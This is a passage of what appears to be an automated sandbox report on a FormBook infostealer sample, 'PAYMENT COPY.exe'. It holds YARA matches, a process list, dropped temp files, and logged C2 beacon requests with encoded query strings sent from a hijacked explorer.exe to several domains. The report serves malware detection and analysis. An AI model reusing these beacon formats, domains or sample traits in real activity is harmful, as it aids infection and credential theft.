62 6f 78 3b 6d 61 72 67 69 6e 3a 30 3b 70 61 64 64 69 6e 67 3a 30 7d 68 74 6d 6c 7b 66 6f 6e 74 2d 66 61 6d 69 6c 79 3a 22 48 65 6c 76 65 74 69 63 61 20 4e 65 75 65 22 2c 48 65 6c 76 65 74 69 63 61 2c 41 72 69 61 6c 2c 73 61 6e 73 2d 73 65 72 69 66 3b 62 61 63 6b 67 72 6f 75 6e 64 3a 23 46 31 46 31 46 31 3b 66 6f 6e 74 2d 73 69 7a 65 3a 36 32 2e 35 25 3b 63 6f 6c 6f 72 3a 23 33 30 33 30 33 30 3b 6d 69 6e 2d 68 65 69 67 68 74 3a 31 30 30 25 7d 62 6f 64 79 7b 70 61 64 64 69 6e 67 3a 30 3b 6d 61 72 67 69 6e 3a 30 3b 6c 69 6e 65 2d 68 65 69 67 68 74 3a 32 2e 37 72 65 6d 7d 61 7b 63 6f 6c 6f 72 3a 23 33 30 33 30 33 30 3b 62 6f 72 64 65 72 2d 62 6f 74 74 6f 6d 3a 31 70 78 20 73 6f 6c 69 64 20 23 33 30 33 30 33 30 3b 74 65 78 74 2d 64 65 63 6f 72 61 74 69 6f 6e 3a 6e 6f 6e 65 3b 70 61 64 64 69 6e 67 2d 62 6f 74 74 6f 6d 3a 31 72 65 6d 3b 74 72 61 6e 73 69 74 69 6f 6e 3a 62 6f 72 64 65 72 2d 63 6f 6c 6f 72 20 30 2e 32 73 20 65 61 73 65 2d 69 6e 7d 61 3a 68 6f 76 65 72 7b 62 6f 72 64 65 72 2d 62 6f 74 74 6f 6d 2d 63 6f 6c 6f 72 3a 23 41 39 41 39 41 39 7d 68 31 7b 66 6f 6e Data Ascii: 330<!DOCTYPE html><html lang="en"><head> <meta charset="utf-8" /> <meta name="referrer" content="never" /> <title>Access denied</title> <style type="text/css"> *{box-sizing:border-box;margin:0;padding:0}html{font-family:"Helvetica Neue",Helvetica,Arial,sans-serif;background:#F1F1F1;font-size:62.5%;color:#303030;min-height:100%}body{padding:0;margin:0;line-height:2.7rem}a{color:#303030;border-bottom:1px solid #303030;text-decoration:none;padding-bottom:1rem;transition:border-color 0.2s ease-in}a:hover{border-bottom-color:#A9A9A9}h1{fon

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.6	49723	104.21.28.135	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Apr 12, 2021 09:45:43.519484043 CEST	1302	OUT	GET /eqas/?Kzrx=5vTDjg0AbqyZCldj/4uhpy3uniwA6wzjOzlj8Zy6y3xAduLQBKf0xYSENAev/AVhLePpE/aK2w==&4h3=vZRDNDdpalAdz8 HTTP/1.1 Host: www.sportfest40.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.6	49730	176.104.107.18	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Apr 12, 2021 09:45:49.271539927 CEST	1582	OUT	GET /eqas/?Kzrx=2WJx48jh/thZFm4UaW0+TWvb4qp7q1IcEsHJj26+PoNJlpUOGtb5NswHfLJoC/AYmsRkDoJx/Q==&4h3=vZRDNDdpalAdz8 HTTP/1.1 Host: www.kakavjesajt.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Apr 12, 2021 09:45:49.777462006 CEST	1597	IN	HTTP/1.1 301 Moved Permanently Date: Mon, 12 Apr 2021 07:45:49 GMT Server: Apache X-Powered-By: PHP/7.2.22 Expires: Wed, 11 Jan 1984 05:00:00 GMT Cache-Control: no-cache, must-revalidate, max-age=0 X-Redirect-By: WordPress Upgrade: h2,h2c Connection: Upgrade, close Location: http://kakavjesajt.com/eqas/?Kzrx=2WJx48jh/thZFm4UaW0+TWvb4qp7q1IcEsHJj26+PoNJlpUOGtb5NswHfLJoC/AYmsRkDoJx/Q==&4h3=vZRDNDdpalAdz8 Vary: User-Agent Content-Length: 0 Content-Type: text/html; charset=UTF-8

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.6	49742	167.114.6.31	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Apr 12, 2021 09:45:55.128757954 CEST	2267	OUT	GET /eqas/?Kzrx=967KBfj8+VhMtFT4MuSkf1Q16ympYDb2+7V4ZV0KQDLb45yTiH1Ahm088ZXNCPpC8jR0PY64Fw==&4h3=vZRDNDdpalAdz8 HTTP/1.1 Host: www.cursosdigitaisbr.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Apr 12, 2021 09:45:55.265363932 CEST	2839	IN	HTTP/1.1 301 Moved Permanently Server: nginx Date: Mon, 12 Apr 2021 07:45:54 GMT Content-Type: text/html Content-Length: 162 Connection: close Location: https://cursosdigitaisbr.com/eqas/?Kzrx=967KBfj8+VhMtFT4MuSkf1Q16ympYDb2+7V4ZV0KQDLb45yTiH1Ahm088ZXNCPpC8jR0PY64Fw==&4h3=vZRDNDdpalAdz8 Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>301 Moved Permanently</title></head><body> 301 Moved Permanently <hr> nginx </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.6	49743	35.244.230.236	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Apr 12, 2021 09:46:00.477360964 CEST	5382	OUT	GET /eqas/?Kzrx=ZOpWeYl13G0nYt67dVF2CnLu74JWwlwH6kqD7vFNiwsDSsXFN4+zpIc98svsYfoyCRsuDbeIEw==&4h3=vZRDNDdpalAdz8 HTTP/1.1 Host: www.llmav.xyz Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Apr 12, 2021 09:46:00.808547020 CEST	5386	IN	HTTP/1.1 200 OK Server: nginx/1.14.0 Date: Mon, 12 Apr 2021 07:46:00 GMT Content-Type: text/html Content-Length: 3584 Last-Modified: Mon, 12 Apr 2021 03:00:16 GMT Vary: Accept-Encoding ETag: "6073b7c0-e00" Cache-Control: no-cache Accept-Ranges: bytes Via: 1.1 google Connection: close Data Raw: 3c 21 64 6f 63 74 79 70 65 20 68 74 6d 6c 3e 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 7a 68 22 3e 3c 68 65 61 64 3e 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 22 55 54 46 2d 38 22 3e 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2c 6d 61 78 69 6d 75 6d 2d 73 63 61 6c 65 3d 31 2c 75 73 65 72 2d 73 63 61 6c 61 62 6c 65 3d 30 22 3e 3c 73 63 72 69 70 74 20 73 72 63 3d 22 68 74 74 70 73 3a 2f 2f 67 2e 61 6c 69 63 64 6e 2e 63 6f 6d 2f 77 6f 6f 64 70 65 63 6b 65 72 78 2f 6a 73 73 64 6b 2f 77 70 6b 52 65 70 6f 72 74 65 72 2e 6a 73 22 20 63 72 6f 73 73 6f 72 69 67 69 6e 3d 22 74 72 75 65 22 3e 3c 2f 73 63 72 69 70 74 3e 3c 73 63 72 69 70 74 20 73 72 63 3d 22 68 74 74 70 73 3a 2f 2f 67 2e 61 6c 69 63 64 6e 2e 63 6f 6d 2f 77 6f 6f 64 70 65 63 6b 65 72 78 2f 6a 73 73 64 6b 2f 70 6c 75 67 69 6e 73 2f 67 6c 6f 62 61 6c 65 72 72 6f 72 2e 6a 73 22 20 63 72 6f 73 73 6f 72 69 67 69 6e 3d 22 74 72 75 65 22 3e 3c 2f 73 63 72 69 70 74 3e 3c 73 63 72 69 70 74 20 73 72 63 3d 22 68 74 74 70 73 3a 2f 2f 67 2e 61 6c 69 63 64 6e 2e 63 6f 6d 2f 77 6f 6f 64 70 65 63 6b 65 72 78 2f 6a 73 73 64 6b 2f 70 6c 75 67 69 6e 73 2f 70 65 72 66 6f 72 6d 61 6e 63 65 2e 6a 73 22 20 63 72 6f 73 73 6f 72 69 67 69 6e 3d 22 74 72 75 65 22 3e 3c 2f 73 63 72 69 70 74 3e 77 69 6e 64 6f 77 2e 77 70 6b 52 65 70 6f 72 74 65 72 26 26 28 77 69 6e 64 6f 77 2e 77 70 6b 3d 6e 65 77 20 77 69 6e 64 6f 77 2e 77 70 6b 52 65 70 6f 72 74 65 72 28 7b 62 69 64 3a 22 62 65 72 67 2d 64 6f 77 6e 6c 6f 61 64 22 2c 72 65 6c 3a 22 32 2e 31 39 2e 30 22 2c 73 61 6d 70 6c 65 52 61 74 65 3a 31 2c 70 6c 75 67 69 6e 73 3a 5b 5b 77 69 6e 64 6f 77 2e 77 70 6b 67 6c 6f 62 61 6c 65 72 72 6f 72 50 6c 75 67 69 6e 2c 7b 6a 73 45 72 72 3a 21 30 2c 6a 73 45 72 72 53 61 6d 70 6c 65 52 61 74 65 3a 31 2c 72 65 73 45 72 72 3a 21 30 2c 72 65 73 45 72 72 53 61 6d 70 6c 65 52 61 74 65 3a 31 7d 5d 2c 5b 77 69 6e 64 6f 77 2e 77 70 6b 70 65 72 66 6f 72 6d 61 6e 63 65 50 6c 75 67 69 6e 2c 7b 65 6e 61 62 6c 65 3a 21 30 2c 73 61 6d 70 6c 65 52 61 74 65 3a 2e 35 7d 5d 5d 7d 29 2c 77 69 6e 64 6f 77 2e 77 70 6b 2e 69 6e 73 74 61 6c 6c 28 29 29 3c 2f 73 63 72 69 70 74 3e 3c 73 63 72 69 70 74 3e 66 75 6e 63 74 69 6f 6e 20 6c 6f 61 64 42 61 69 64 75 48 6d 74 28 74 29 7b 76 61 72 20 6f 3d 64 6f 63 75 6d 65 6e 74 2e 63 72 65 61 74 65 45 6c 65 6d 65 6e 74 28 22 73 63 72 69 70 74 22 29 3b 6f 2e 73 72 63 3d 22 68 74 74 70 73 3a 2f 2f 68 6d 2e 62 61 69 64 75 2e 63 6f 6d 2f 68 6d 2e 6a 73 3f 22 2b 74 3b 76 61 72 20 65 3d 64 6f 63 75 6d 65 6e 74 2e 67 65 74 45 6c 65 6d 65 6e 74 73 42 79 54 61 67 4e 61 6d 65 28 22 73 63 72 69 70 74 22 29 5b 30 5d 3b 65 2e 70 61 72 65 6e 74 4e 6f 64 65 2e 69 6e 73 65 72 74 42 65 66 6f 72 65 28 6f 2c 65 29 7d 66 75 6e 63 74 69 6f 6e 20 62 61 69 64 75 50 75 73 68 28 74 2c 6f 2c 65 29 7b 77 69 6e 64 6f 77 2e 5f 68 6d 74 2e 70 75 73 68 28 5b 22 5f 74 72 61 63 6b 45 76 65 6e 74 22 2c 74 2c 6f 2c 65 5d 29 7d 63 6f 6e 73 6f 6c 65 2e 6c 6f 67 28 22 e5 8a a0 e8 bd bd e7 99 be e5 ba a6 Data Ascii: <!doctype html><html lang="zh"><head><meta charset="UTF-8"><meta name="viewport" content="width=device-width,initial-scale=1,maximum-scale=1,user-scalable=0"><script src="https://g.alicdn.com/woodpeckerx/jssdk/wpkReporter.js" crossorigin="true"></script><script src="https://g.alicdn.com/woodpeckerx/jssdk/plugins/globalerror.js" crossorigin="true"></script><script src="https://g.alicdn.com/woodpeckerx/jssdk/plugins/performance.js" crossorigin="true"></script><script>window.wpkReporter&&(window.wpk=new window.wpkReporter({bid:"berg-download",rel:"2.19.0",sampleRate:1,plugins:[[window.wpkglobalerrorPlugin,{jsErr:!0,jsErrSampleRate:1,resErr:!0,resErrSampleRate:1}],[window.wpkperformancePlugin,{enable:!0,sampleRate:.5}]]}),window.wpk.install())</script><script>function loadBaiduHmt(t){var o=document.createElement("script");o.src="https://hm.baidu.com/hm.js?"+t;var e=document.getElementsByTagName("script")[0];e.parentNode.insertBefore(o,e)}function baiduPush(t,o,e){window._hmt.push(["_trackEvent",t,o,e])}console.log("

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.6	49746	23.225.41.92	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Apr 12, 2021 09:46:11.507055998 CEST	5426	OUT	GET /eqas/?Kzrx=+pdiEsaPT2Qcmu2ts2xxLdHpIsIAjIekwLbYEBSMYRvbotqJwTsf/hFk1ceM/lb+HZzWB3Gpcg==&4h3=vZRDNDdpalAdz8 HTTP/1.1 Host: www.35efb510815e.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Apr 12, 2021 09:46:11.701028109 CEST	5426	IN	HTTP/1.1 302 Moved Temporarily Server: openresty/1.19.3.1 Date: Mon, 12 Apr 2021 07:46:11 GMT Content-Type: text/html Content-Length: 151 Connection: close Location: https://www.8dq98.com/enter/index.html Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 33 30 32 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 33 30 32 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6f 70 65 6e 72 65 73 74 79 2f 31 2e 31 39 2e 33 2e 31 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>302 Found</title></head><body> 302 Found <hr> openresty/1.19.3.1 </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.6	49752	14.129.120.32	80	C:\Windows\explorer.exe


Timestamp	kBytes transferred	Direction	Data
Apr 12, 2021 09:46:27.541057110 CEST	5462	OUT	GET /eqas/?Kzrx=vogt4SdM7257j7Tk1uEKvDVNcysLCgoPP/omvU9RbfjhJlgcGqamOKpa157N0oGBpfPcf/L32A==&4h3=vZRDNDdpalAdz8 HTTP/1.1 Host: www.beyoncos.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Apr 12, 2021 09:46:28.299175024 CEST	5471	IN	HTTP/1.1 404 Not Found Server: httpv2(13.12) Date: Mon, 12 Apr 2021 07:46:25 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close Data Raw: 34 36 62 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 22 75 74 66 2d 38 22 3e 0a 3c 74 69 74 6c 65 3e 34 30 34 20 50 61 67 65 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0a 3c 73 74 79 6c 65 20 74 79 70 65 3d 22 74 65 78 74 2f 63 73 73 22 3e 0a 0a 3a 3a 73 65 6c 65 63 74 69 6f 6e 20 7b 20 62 61 63 6b 67 72 6f 75 6e 64 2d 63 6f 6c 6f 72 3a 20 23 45 31 33 33 30 30 3b 20 63 6f 6c 6f 72 3a 20 77 68 69 74 65 3b 20 7d 0a 3a 3a 2d 6d 6f 7a 2d 73 65 6c 65 63 74 69 6f 6e 20 7b 20 62 61 63 6b 67 72 6f 75 6e 64 2d 63 6f 6c 6f 72 3a 20 23 45 31 33 33 30 30 3b 20 63 6f 6c 6f 72 3a 20 77 68 69 74 65 3b 20 7d 0a 0a 62 6f 64 79 20 7b 0a 09 62 61 63 6b 67 72 6f 75 6e 64 2d 63 6f 6c 6f 72 3a 20 23 66 66 66 3b 0a 09 6d 61 72 67 69 6e 3a 20 34 30 70 78 3b 0a 09 66 6f 6e 74 3a 20 31 33 70 78 2f 32 30 70 78 20 6e 6f 72 6d 61 6c 20 48 65 6c 76 65 74 69 63 61 2c 20 41 72 69 61 6c 2c 20 73 61 6e 73 2d 73 65 72 69 66 3b 0a 09 63 6f 6c 6f 72 3a 20 23 34 46 35 31 35 35 3b 0a 7d 0a 0a 61 20 7b 0a 09 63 6f 6c 6f 72 3a 20 23 30 30 33 33 39 3b 0a 09 62 61 63 6b 67 72 6f 75 6e 64 2d 63 6f 6c 6f 72 3a 20 74 72 61 6e 73 70 61 72 65 6e 74 3b 0a 09 66 6f 6e 74 2d 77 65 69 67 68 74 3a 20 6e 6f 72 6d 61 6c 3b 0a 7d 0a 0a 68 31 20 7b 0a 09 63 6f 6c 6f 72 3a 20 23 34 34 34 3b 0a 09 62 61 63 6b 67 72 6f 75 6e 64 2d 63 6f 6c 6f 72 3a 20 74 72 61 6e 73 70 61 72 65 6e 74 3b 0a 09 62 6f 72 64 65 72 2d 62 6f 74 74 6f 6d 3a 20 31 70 78 20 73 6f 6c 69 64 20 23 44 30 44 30 44 30 3b 0a 09 66 6f 6e 74 2d 73 69 7a 65 3a 20 31 39 70 78 3b 0a 09 66 6f 6e 74 2d 77 65 69 67 68 74 3a 20 6e 6f 72 6d 61 6c 3b 0a 09 6d 61 72 67 69 6e 3a 20 30 20 30 20 31 34 70 78 20 30 3b 0a 09 70 61 64 64 69 6e 67 3a 20 31 34 70 78 20 31 35 70 78 20 31 30 70 78 20 31 35 70 78 3b 0a 7d 0a 0a 63 6f 64 65 20 7b 0a 09 66 6f 6e 74 2d 66 61 6d 69 6c 79 3a 20 43 6f 6e 73 6f 6c 61 73 2c 20 4d 6f 6e 61 63 6f 2c 20 43 6f 75 72 69 65 72 20 4e 65 77 2c 20 43 6f 75 72 69 65 72 2c 20 6d 6f 6e 6f 73 70 61 63 65 3b 0a 09 66 6f 6e 74 2d 73 69 7a 65 3a 20 31 32 70 78 3b 0a 09 62 61 63 6b 67 72 6f 75 6e 64 2d 63 6f 6c 6f 72 3a 20 23 66 39 66 39 66 39 3b 0a 09 62 6f 72 64 65 72 3a 20 31 70 78 20 73 6f 6c 69 64 20 23 44 30 44 30 44 30 3b 0a 09 63 6f 6c 6f 72 3a 20 23 30 30 32 31 36 36 3b 0a 09 64 69 73 70 6c 61 79 3a 20 62 6c 6f 63 6b 3b 0a 09 6d 61 72 67 69 6e 3a 20 31 34 70 78 20 30 20 31 34 70 78 20 30 3b 0a 09 70 61 64 64 69 6e 67 3a 20 31 32 70 78 20 31 30 70 78 20 31 32 70 78 20 31 30 70 78 3b 0a 7d 0a 0a 23 63 6f 6e 74 61 69 6e 65 72 20 7b 0a 09 6d 61 72 67 69 6e 3a 20 31 30 70 78 3b 0a 09 62 6f 72 64 65 72 3a 20 31 70 78 20 73 6f 6c 69 64 20 23 44 30 44 30 44 30 3b 0a 09 62 6f 78 2d 73 68 61 64 6f 77 3a 20 30 20 30 20 38 70 78 20 23 44 30 44 30 44 30 3b 0a 7d 0a 0a 70 20 7b 0a 09 6d 61 72 67 69 6e 3a 20 31 32 70 78 20 31 35 70 78 20 31 32 70 78 20 31 35 70 78 3b 0a 7d 0a 3c 2f 73 74 79 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 09 3c 64 69 76 20 69 64 3d 22 63 6f 6e 74 61 69 6e 65 72 22 3e 0a 09 09 3c 68 31 3e 34 30 34 20 50 61 67 65 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0a 09 09 3c 70 3e 54 68 65 20 70 61 67 65 20 79 6f 75 20 72 65 71 75 65 73 74 65 64 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 2e 3c 2f 70 3e 09 3c 2f 64 69 76 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a 0d 0a 30 0d 0a 0d 0a Data Ascii: 46b<!DOCTYPE html><html lang="en"><head><meta charset="utf-8"><title>404 Page Not Found</title><style type="text/css">::selection { background-color: #E13300; color: white; }::-moz-selection { background-color: #E13300; color: white; }body {background-color: #fff;margin: 40px;font: 13px/20px normal Helvetica, Arial, sans-serif;color: #4F5155;}a {color: #003399;background-color: transparent;font-weight: normal;}h1 {color: #444;background-color: transparent;border-bottom: 1px solid #D0D0D0;font-size: 19px;font-weight: normal;margin: 0 0 14px 0;padding: 14px 15px 10px 15px;}code {font-family: Consolas, Monaco, Courier New, Courier, monospace;font-size: 12px;background-color: #f9f9f9;border: 1px solid #D0D0D0;color: #002166;display: block;margin: 14px 0 14px 0;padding: 12px 10px 12px 10px;}#container {margin: 10px;border: 1px solid #D0D0D0;box-shadow: 0 0 8px #D0D0D0;}p {margin: 12px 15px 12px 15px;}</style></head><body> 404 Page Not Found The page you requested was not found. </body></html>0

Code Manipulations

Statistics

Behavior

- PAYMENT COPY.exe
- PAYMENT COPY.exe
- explorer.exe
- msdt.exe
- cmd.exe
- conhost.exe



Click to jump to process

System Behavior

Analysis Process: PAYMENT COPY.exe PID: 6544 Parent PID: 6004

General

Start time:	09:44:46
Start date:	12/04/2021
Path:	C:\Users\user\Desktop\PAYMENT COPY.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\PAYMENT COPY.exe'
Imagebase:	0x400000
File size:	206697 bytes
MD5 hash:	0CDBFDF044CFA1D810ED06B745AC9CD9
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000001.00000002.341537676.0000000002650000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000001.00000002.341537676.0000000002650000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000001.00000002.341537676.0000000002650000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	40313D	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\nsw3A72.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	4056F2	GetTempFileNameA
C:\Users	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	401607	CreateDirectoryA

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	401607	CreateDirectoryA
C:\Users\user\AppData	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	401607	CreateDirectoryA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	401607	CreateDirectoryA
C:\Users\user\AppData\Local\Temp	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	401607	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\jptmg4zdrr658q2oh	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	4056BC	CreateFileA
C:\Users\user\AppData\Local\Temp\5r6mhdppdaz	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	4056BC	CreateFileA
C:\Users\user\AppData\Local\Temp\nsr3AA2.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	4056F2	GetTempFileNameA
C:\Users	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	401607	CreateDirectoryA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	401607	CreateDirectoryA
C:\Users\user\AppData	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	401607	CreateDirectoryA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	401607	CreateDirectoryA
C:\Users\user\AppData\Local\Temp	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	401607	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\nsr3AA2.tmp	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	401607	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\nsr3AA2.tmp\ek0j.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	4056BC	CreateFileA

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\nsw3A72.tmp	success or wait	1	4031E6	DeleteFileA
C:\Users\user\AppData\Local\Temp\nsr3AA2.tmp	success or wait	1	405325	DeleteFileA

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\jptmg4zdrr658q2oh	unknown	6661	85 e6 1b e0 61 d4 4a 7f 92 0a 93 f9 8a d2 7b 8a 0c f9 fc 6f b8 0a 92 7d a3 7c fa 8a 13 fb f2 4a 11 f7 4a d1 f9 72 0a d2 f9 16 77 8a 13 7a 4a d6 08 25 f9 fc 13 0a 77 4d f5 fa f9 fa 7b 0b 86 65 70 3e b7 e3 be 4a 8a e1 d0 90 d0 3e 99 64 be 4a 0d 22 dc 1d dd 3e 8c ff bf 4a 8b 62 db 9b db 3e e6 63 a5 4a 09 a3 d9 19 d8 26 09 e3 a6 4a 8a e4 dc 9c dc 26 c4 68 a6 4a 0b 29 dc 1b db 26 cc e7 b5 4a 91 73 c1 81 c1 2e ae 75 af 4a 0b b4 db 1b dc 2e b6 ef ae 4a 8a ef dc 9c dc 2e 0f 70 ae 4a 09 34 d8 19 d9 26 e7 f3 a7 4a 8b 74 db 9b db 26 09 73 a9 4a 0d a9 dd 1d dc 15 e2 a7 8a ca e6 1b d0 90 3e 83 64 be 0a c2 6b 3e fd e3 be 4a 82 2a 3e fd ff a1 8a c2 6b 3e cd 61 bf 4a 03 a9 3e 5f 63 a5 0a c1 6b 26 e6 e3 a7 4a 83 2d 26 46 e3 a6 8d c5 6b 26 bf 68 a6 4a 03 b1 26 67 68 a6 0a	....a.J.....{....o...}.|.... .J..J..r....w..zJ..%....wM.... {..ep>...J.....>.d.J."...>...J .b...>.c.J.....&...J.....&.h.J .)...&...J.s.....u.J.....J .....p.J.4...&...J.t...&.s.J .....>.d...k>...J.*>. ....k>.a.J..>_c...k&...J.-&F.. ..k&.h.J..&gh..	success or wait	1	403017	WriteFile
C:\Users\user\AppData\Local\Temp\5r6mhdppdaz	unknown	32768	1c d6 ee 02 5c 4b ef 01 5d 32 ac 85 ab 85 e5 8f ee cb dc 26 a7 ca 80 ae 33 3a 2c a5 7b 64 31 6a 18 6b 80 0a 9a 87 9c 01 4b f5 8f 93 d9 08 d7 d7 ec 59 3c e9 f2 19 2e 82 8f 01 11 17 63 ac 93 7f 4d ef 09 7e c6 95 c0 ca f5 f6 1a 14 e2 d7 73 cc dc 08 9b 7a be 67 59 f4 e1 31 53 e9 61 89 f4 f2 7e 6c 8d 3f 77 c7 da e7 b9 58 8f bd ba c1 ea fe 69 47 c9 9e bd 6e b6 7f 59 f3 7e a6 1a 7f ec 4e 38 0b b8 6c cc d0 7d ad f7 eb 92 c7 8f 4f 3a d2 ec ee 4c 00 19 fc 46 fa 10 6c 13 dc b7 d4 47 77 c9 0a 46 1b 2a 95 00 a1 8f 5f 8e b5 19 d6 b1 63 61 cd f4 49 f9 8e 4c 40 43 57 25 06 f2 46 80 df 35 e8 d9 12 ec 35 02 f5 3a f1 36 f9 98 b5 d3 f2 78 c6 49 87 d9 6c f6 18 ee ec a9 f6 76 0a f3 fd 3c 7b c3 61 e0 44 8a af c9 e6 b8 fd 32 1b a8 fe b1 99 eb 0a da cc ba 81 c8 fc 2a 8a 15 21 03	....\K..]2.....&....3:,.{d 1j.k.....K.....Y<..... c...M..~.....s....z.gY..1 S.a...~l.?w....X.....iG...n.. Y.~....N8..l..}.....O:...L... F..l....Gw..F.*...._.....ca..l ..L@CW%..F..5....5..:.6..... x.I..l.....v...<{.a.D.....2... .....*..!.	success or wait	6	403091	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
